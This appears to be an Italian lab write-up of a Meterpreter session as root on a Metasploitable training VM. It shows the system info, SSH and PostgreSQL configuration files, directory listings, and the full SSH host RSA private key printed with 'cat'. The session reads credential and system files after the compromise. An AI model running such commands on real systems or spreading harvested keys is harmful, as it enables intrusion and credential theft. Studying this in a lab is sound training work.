
```
meterpreter > getuid
Server username: root
meterpreter > 
```

- sysinfo: utile ad ottenere informazioni sulla macchina attaccata come sistema operativo, architettura e altro.




```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

- Visualizzazione del file di configurazione servizio SSH un file di testo che contiene le impostazioni e le opzioni di configurazione per OpenSSH (sshd), che gestisce il protocollo SSH (Secure Shell) per consentire l'accesso remoto sicuro




```
meterpreter > cat ssh_config

# This is the ssh client system-wide configuration file.  See
# ssh_config(5) for more information.  This file provides defaults for
# users, and the values can be changed in per-user configuration files
# or on the command line.

# Configuration data is parsed as follows:
#  1. command line options
#  2. user-specific file
#  3. system-wide file
# Any configuration value is only changed the first time it is set.
# Thus, host-specific definitions should be at the beginning of the
# configuration file, and defaults at the end.

# Site-wide defaults for some commonly used options.  For a comprehensive
# list of available options, their meanings and defaults, please see the
# ssh_config(5) man page.

Host *
#   ForwardAgent no
#   ForwardX11 no
#   ForwardX11Trusted yes
#   RhostsRSAAuthentication no
#   RSAAuthentication yes
#   PasswordAuthentication yes
#   HostbasedAuthentication no
#   GSSAPIAuthentication no
#   GSSAPIDelegateCredentials no
#   GSSAPIKeyExchange no
#   GSSAPITrustDNS no
#   BatchMode no
#   CheckHostIP yes
#   AddressFamily any
#   ConnectTimeout 0
#   StrictHostKeyChecking ask
#   IdentityFile ~/.ssh/identity
#   IdentityFile ~/.ssh/id_rsa
#   IdentityFile ~/.ssh/id_dsa
#   Port 22
#   Protocol 2,1
#   Cipher 3des
#   Ciphers aes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,arcfour,aes192-cbc,aes256-cbc
#   MACs hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160
#   EscapeChar ~
#   Tunnel no
#   TunnelDevice any:any
#   PermitLocalCommand no
    SendEnv LANG LC_*
    HashKnownHosts yes
    GSSAPIAuthentication yes
```

- chiave pubblica del servizio ssh



```
meterpreter > cat ssh_host_rsa_key.pub
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI7sRvQBwqAhQjeeyyIk8T55gMDkOD0akSlSXvLDcmcdYfxeIF0ZSuT+nkRhij7XSSA/Oc5QSk3sJ/SInfb78e3anbR
HpmkJcVgETJ5WhKObUNf1AKZW++4Xlc63M4KI5cjvMMIPEVOyR3AKmI78Fo3HJjYucg87JjLeC66I7+dlEYX6zT8i1XYwa/L1vZ3qSJISGVu8kRPikMv/cNSvki4j+qDYyZ2E5497W87+Ed46/8P42LNGoOV8OcX/ro6pAcbEPUdUE
fkJrqi2YXbhvwIJ0gFMb6wfe5cnQew== root@metasploitable
```

- Chiave privata del servizio SSH




```
meterpreter > cat ssh_host_rsa_key
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65Tl
I7sRvQBwqAhQjeeyyIk8T55gMDkOD0akSlSXvLDcmcdYfxeIF0ZSuT+nkRhij7XS
SA/Oc5QSk3sJ/SInfb78e3anbRHpmkJcVgETJ5WhKObUNf1AKZW++4Xlc63M4KI5
cjvMMIPEVOyR3AKmI78Fo3HJjYucg87JjLeC66I7+dlEYX6zT8i1XYwa/L1vZ3qS
JISGVu8kRPikMv/cNSvki4j+qDYyZ2E5497W87+Ed46/8P42LNGoOV8OcX/ro6pA
cbEPUdUEfkJrqi2YXbhvwIJ0gFMb6wfe5cnQewIBIwKCAQEAqKJGXVWTcNS7usy5
UbxbW8x7wtCXp8jAO/m2Oy5cPsv8LpOzeXXdhlDfP1hL84Kv4aX3CT2N5FMNQZpg
Y1cSuTkKglzeaTNxr4tykWfnImdy30UIGA7nOcYgJKc1TcEd65bQzC4LkrkeFRn/
ScZ/xjyfQ9JTDlUt3hDYpAHm+AixUhjvhpp7JmlPbg8l8pTr1fpU7jUxLdUqSVtp
9dlmWS2/XwpMwWEMkie3Nr19szvMIPqFi6kRl4H7RpbICb/OkbyKRbzKSFxmyv52
LTn7iOnTzpyl7H2u0QIZCwIrHcg6adwGD3Z4M94rJ9/ORSYNgYS9bGQMFRi8V3jq
SnrWgwKBgQDXCqO8Lwt6wQlaUQDxM6DbDu3Gt3mf82EJ0TXFmd8u7kr2Tsa3Wh7E
ozjfDnruldT/8GueYVh2KIxhYgxtWGGL/uBF3eU0hicH2FMQdub4pciOGKVn9rtK
TiO0yV9FLTeIP8PwNMBgcFVf5bgcI/HkYnAakOyneR1d9njjZspGdwKBgQDU64bz
lWWvyp4dh270iBFsGpkya3IrvuOj6Kxsx07X7FVMJz3uC7rw2z7tNAojNHK1/r9t
4Xi/dmxLxpne0Ec+0geIJZ1/OilJLB9O/vCsvMDnLnG/RUGACML/qiRGNDX25Bv8
PA4vZKtIR3YnLWDreawIZ0q4dLaon4rcN8MTHQKBgQCTdQKPqzsSWHtxIZo+/tSz
d/OA8tcOmEKKY5KWIF6GlMWwNgSa+/fXS1oyjZYf8bag31+9D40d0qlnWS0Xx5NY
rsWsQGKnrHKJCV2Hof13TRvPJtfSQsmSCbIVkWXmSuRAK7mOxRYzgDqK5qoh7MMg
Q4ASN320qtJPD2jWcl7ROwKBgBJAEuGtuEJEkTW7JsSAsQlEG8J+PPxvcpkFUJuc
DhKB+K7BiPclk64+rZ9NmngLz1Ftm2EwlVI9Wb1aKnIvHAyy6rPl946P9OkDyCtX
rjqxF9lNH7FPFD4sov/4pAYEeadyo1AiZ52piwYyAtAodgWOFg9ZT4wnQttA4AQ/
SzwnAoGBAMde8yKZLlvpT1DtZcuSYEknYnSVErZBeODYbtmD57IeEELSwRzReB4s
evcBoY/Md47dDulFqSYGiVYB20YtNhe/kq0L/SVeK3l2pmbg+3sIWJjp8C4MTBrf
50Kj3VSWWzsfydMX5/f91ov06+uV5jFEN10oi2HTXbhUCRB0zyEH
-----END RSA PRIVATE KEY-----
meterpreter >
```

Le due chiavi pubblica e privata sono componenti fondamentali del protocollo SSH (Secure Shell) e svolgono un ruolo cruciale nell'autenticazione.

➔ Continua in basso.

- File di configurazione di postgresql ossia un sistema di gestione dei database




```
meterpreter > cat postgresql.conf
# -----------------------------
# PostgreSQL configuration file
# -----------------------------
#
# This file consists of lines of the form:
#
#   name = value
#
# (The "=" is optional.)  Whitespace may be used.  Comments are introduced with
# "#" anywhere on a line.  The complete list of parameter names and allowed
# values can be found in the PostgreSQL documentation.
#
# The commented-out settings shown in this file represent the default values.
# Re-commenting a setting is NOT sufficient to revert it to the default value;
# you need to reload the server.
#
# This file is read on server startup and when the server receives a SIGHUP
# signal.  If you edit the file on a running system, you have to SIGHUP the
# server for the changes to take effect, or use "pg_ctl reload".  Some
# parameters, which are marked below, require a server shutdown and restart to
# take effect.
#
# Any parameter can also be given as a command-line option to the server, e.g.,
# "postgres -c log_connections=on".  Some paramters can be changed at run time
# with the "SET" SQL command.
#
# Memory units:  kB = kilobytes MB = megabytes GB = gigabytes
# Time units:    ms = milliseconds s = seconds min = minutes h = hours d = days


#------------------------------------------------------------------------------
# FILE LOCATIONS
#------------------------------------------------------------------------------

# The default values of these variables are driven from the -D command-line
# option or PGDATA environment variable, represented here as ConfigDir.

data_directory = '/var/lib/postgresql/8.3/main'         # use data in another directory
                                        # (change requires restart)
hba_file = '/etc/postgresql/8.3/main/pg_hba.conf'       # host-based authentication file
                                        # (change requires restart)
ident_file = '/etc/postgresql/8.3/main/pg_ident.conf'   # ident configuration file
                                        # (change requires restart)

# If external_pid_file is not explicitly set, no extra PID file is written.
external_pid_file = '/var/run/postgresql/8.3-main.pid'          # write an extra PID file
                                        # (change requires restart)
```

Lo screenshot è sommario, scorrendo verso il basso si possono trovare, oltre alla file location come da immagine:


- Porta di ascolto
- Directory dei dati
- Opzioni di sicurezza
- Altro

- La cartella principale di postgresql, in genere denominata "main", è la directory in cui vengono memorizzati i dati del database e i file di configurazione principali.



```
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  4     fil   2010-03-17 15:08:46 +0100  PG_VERSION
040666/rw-rw-rw-  4096  dir   2010-03-17 15:08:56 +0100  base
040666/rw-rw-rw-  4096  dir   2024-02-23 20:42:10 +0100  global
040666/rw-rw-rw-  4096  dir   2010-03-17 15:08:49 +0100  pg_clog
040666/rw-rw-rw-  4096  dir   2010-03-17 15:08:46 +0100  pg_multixact
040666/rw-rw-rw-  4096  dir   2010-03-17 15:08:49 +0100  pg_subtrans
040666/rw-rw-rw-  4096  dir   2010-03-17 15:08:46 +0100  pg_tblspc
040666/rw-rw-rw-  4096  dir   2010-03-17 15:08:46 +0100  pg_twophase
040666/rw-rw-rw-  4096  dir   2010-03-17 15:08:49 +0100  pg_xlog
100666/rw-rw-rw-  125   fil   2024-02-23 19:21:06 +0100  postmaster.opts
100666/rw-rw-rw-  54    fil   2024-02-23 19:21:06 +0100  postmaster.pid
100666/rw-rw-rw-  540   fil   2010-03-17 15:08:45 +0100  root.crt
100666/rw-rw-rw-  1224  fil   2010-03-17 15:07:45 +0100  server.crt
100666/rw-rw-rw-  891   fil   2010-03-17 15:07:45 +0100  server.key
```


- la cartella /etc/init.d/ contiene gli script di controllo dei servizi di sistema che vengono eseguiti durante il processo di avvio del sistema operativo per gestire i servizi necessari al funzionamento del sistema.



```
meterpreter > ls
Listing: /etc/init.d
====================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  1335   fil   2008-04-19 07:05:36 +0200  README
100666/rw-rw-rw-  5736   fil   2008-02-02 04:57:55 +0100  apache2
100666/rw-rw-rw-  2653   fil   2008-04-07 23:38:42 +0200  apparmor
100666/rw-rw-rw-  969    fil   2007-02-20 14:41:00 +0100  atd
100666/rw-rw-rw-  2426   fil   2008-04-09 21:37:44 +0200  bind9
100666/rw-rw-rw-  3597   fil   2008-04-19 07:05:36 +0200  bootclean
100666/rw-rw-rw-  2121   fil   2008-04-19 07:05:36 +0200  bootlogd
100666/rw-rw-rw-  1768   fil   2008-04-19 07:05:36 +0200  bootmisc.sh
100666/rw-rw-rw-  3454   fil   2008-04-19 07:05:36 +0200  checkfs.sh
100666/rw-rw-rw-  10602  fil   2008-04-19 07:05:36 +0200  checkroot.sh
100666/rw-rw-rw-  6355   fil   2007-05-30 14:29:30 +0200  console-screen.sh
100666/rw-rw-rw-  1634   fil   2008-01-28 18:49:10 +0100  console-setup
100666/rw-rw-rw-  1761   fil   2008-04-08 20:02:28 +0200  cron
100666/rw-rw-rw-  429    fil   2012-05-14 07:33:42 +0200  distcc
100666/rw-rw-rw-  1223   fil   2007-06-22 06:55:20 +0200  dns-clean
100666/rw-rw-rw-  7195   fil   2008-04-05 01:38:19 +0200  glibc.sh
100666/rw-rw-rw-  1228   fil   2008-04-19 07:05:36 +0200  halt
100666/rw-rw-rw-  909    fil   2008-04-19 07:05:36 +0200  hostname.sh
100666/rw-rw-rw-  4521   fil   2008-04-15 05:36:28 +0200  hwclock.sh
100666/rw-rw-rw-  4528   fil   2008-04-15 05:36:28 +0200  hwclockfirst.sh
100666/rw-rw-rw-  1376   fil   2008-01-28 18:49:10 +0100  keyboard-setup
100666/rw-rw-rw-  944    fil   2008-04-19 07:05:36 +0200  killprocs
100666/rw-rw-rw-  1729   fil   2007-11-23 10:06:29 +0100  klogd
100666/rw-rw-rw-  748    fil   2006-01-23 19:47:26 +0100  loopback
100666/rw-rw-rw-  1399   fil   2008-02-25 22:20:17 +0100  module-init-tools
